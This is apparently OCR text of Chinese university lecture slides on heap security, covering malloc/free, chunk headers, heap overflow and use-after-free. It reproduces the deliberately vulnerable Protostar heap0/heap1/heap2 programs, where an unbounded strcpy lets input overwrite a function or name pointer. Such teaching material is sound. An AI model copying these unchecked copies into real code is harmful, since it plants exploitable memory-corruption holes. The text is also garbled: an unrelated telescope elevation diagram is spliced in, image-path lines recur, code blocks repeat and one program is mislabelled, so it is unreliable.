Computer System Security **CS3312**

计算机系统安全

2024年 春季学期

主讲教师：张媛媛 副教授

上海交通大学 计算机科学与技术系

第七章
软件安全：内存动态分配

Software Security: Memory Allocation

目录/CONTENTS


N
E
S
zenith distance °
90
80
70
60
50
40
30
20
10
0
δ = 60
δ = 30
δ = 0
δ = −30
δ = −50
bottom shutter vignettes
below this elevation (18°)
clearance for
Nasmyth level deck
(elevation 33.3°)


01
堆
H e a p

栈和堆

栈 Stack

用于动态地存储函数之间的调用关系，以保证被调用函数在返回时恢复到调用函数中继续执行

特点：
- 分配和回收均由系统自动完成
- 栈仅在当前函数的栈帧内进行内存分配



堆 Heap

进程可以动态地请求一定大小的内存，并在用完之后归还给堆区

特点：
- 动态分配和回收，并利用指针引用动态分配的内存
- “全局性”，只要是用户空间内的指令都能进行堆内存的分配


堆 heap

malloc()和free()：

```
// Dynamically allocate 10 bytes
char *buffer = (char *)malloc(10);

strcpy(buffer, "hello");
printf("%s\n", buffer); // prints "hello"

// Frees/unallocates the dynamic memory
free(buffer);
```


malloc(size_t n)
返回一个指针，指向新分配的至少n个字节的块。
如果没有可用空间，则返回null。
如果n为0，malloc 返回最小大小的块。
一般的，32位系统最小块16字节，64位系统24或32字节。

free(void* p)
释放p所指向的内存块。
这些块以前是使用malloc或相关函数(如realloc)分配的。
如果p为零，则没有影响。
如果p已经被施放，它可能产生负面影响（双重释放问题，Double-free）。




应用程序视角看heap

堆 heap




研究“堆溢出”，首先要了解堆的实现和管理机制，即操作系统内核代码中的**“堆管理器”**工作机制。



块 chunk


```
malloc(a)
malloc(b)
malloc(c)
free(b)
```




chunk 块

```
// chunk header 堆根据程序的请求，划分出多个chunk；每个chunk有自己的header
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size; //如果前一个chunk是空，表示它的大小；否则不用
    INTERNAL_SIZE_T size; // chunk的大小，包含chunk头

    struct malloc_chunk* fd; // 如果该chunk为空此字段发挥作用；
                             // 否则此处为chunk数据起始地址
    struct malloc_chunk* bk;

    struct malloc_chunk* fd_nextsize; // 如果该chunk是空此字段发挥作用
    struct malloc_chunk* bk_nextsize;
}
```


allocated chunk



free chunk



free chunk




堆溢出现象

Protostar heap1

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
  char name[64];
};

struct fp {
  int (*fp)();
};

void winner()
{
  printf("level passed\n");
}

void nowinner()
{
  printf("level has not been passed\n");
}
```


```c
int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  f->fp = nowinner;

  printf("data is at %p, fp is at %p\n", d, f);
  strcpy(d->name, argv[1]);
  f->fp();

}
```



02
堆 溢 出 利 用
Exploiting Heap-overflow

堆溢出现象


```
struct internet {
    int priority;
    char *name;
}

void winner() {
    printf("we have a winner %d\n", time(NULL));
}

int main(int argc, char **argv){
    struct internet *i1, *i2;

    i1 = malloc(sizeof(struct internet));
    i1->priority = 1;
    i1->name = malloc(8);

    i2 = malloc(sizeof(struct internet));
    i2->priority = 2;
    i2->name = malloc(8);

    strcpy(i1->name, argv[1]);
    strcpy(i2->name, argv[2]);

    printf("and that's a wrap.\n");
}
```



堆溢出利用

Protostar heap1

```
struct internet {
    int priority;
    char *name;
}

void winner() {
    printf("we have a winner %d\n", time(NULL));
}

int main(int argc, char **argv){
    struct internet *i1, *i2;

    i1 = malloc(sizeof(struct internet));
    i1->priority = 1;
    i1->name = malloc(8);

    i2 = malloc(sizeof(struct internet));
    i2->priority = 2;
    i2->name = malloc(8);

    strcpy(i1->name, argv[1]);
    strcpy(i2->name, argv[2]);

    printf("and that's a wrap.\n");
}
```




问题：

1. *somewhere定在哪里
2. argv[2]想填点什么到那儿

堆溢出利用

Protostar heap1

```
struct internet {
    int priority;
    char *name;
}

void winner() {
    printf("we have a winner %d\n", time(NULL));
}

int main(int argc, char **argv){
    struct internet *i1, *i2;

    i1 = malloc(sizeof(struct internet));
    i1->priority = 1;
    i1->name = malloc(8);

    i2 = malloc(sizeof(struct internet));
    i2->priority = 2;
    i2->name = malloc(8);

    strcpy(i1->name, argv[1]);
    strcpy(i2->name, argv[2]);

    printf("and that's a wrap.\n");
}
```



问题：

1. *somewhere定在哪里
2. argv[2]想填点什么到那儿

→ 程序将不再执行printf，转而执行winner，攻击达成！

03

释 放 后 使 用

Use After Free

Protostar heap2

```c
// heap.c

#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
    char name[32];
    int auth;
};

struct auth *auth;
char *service;
```

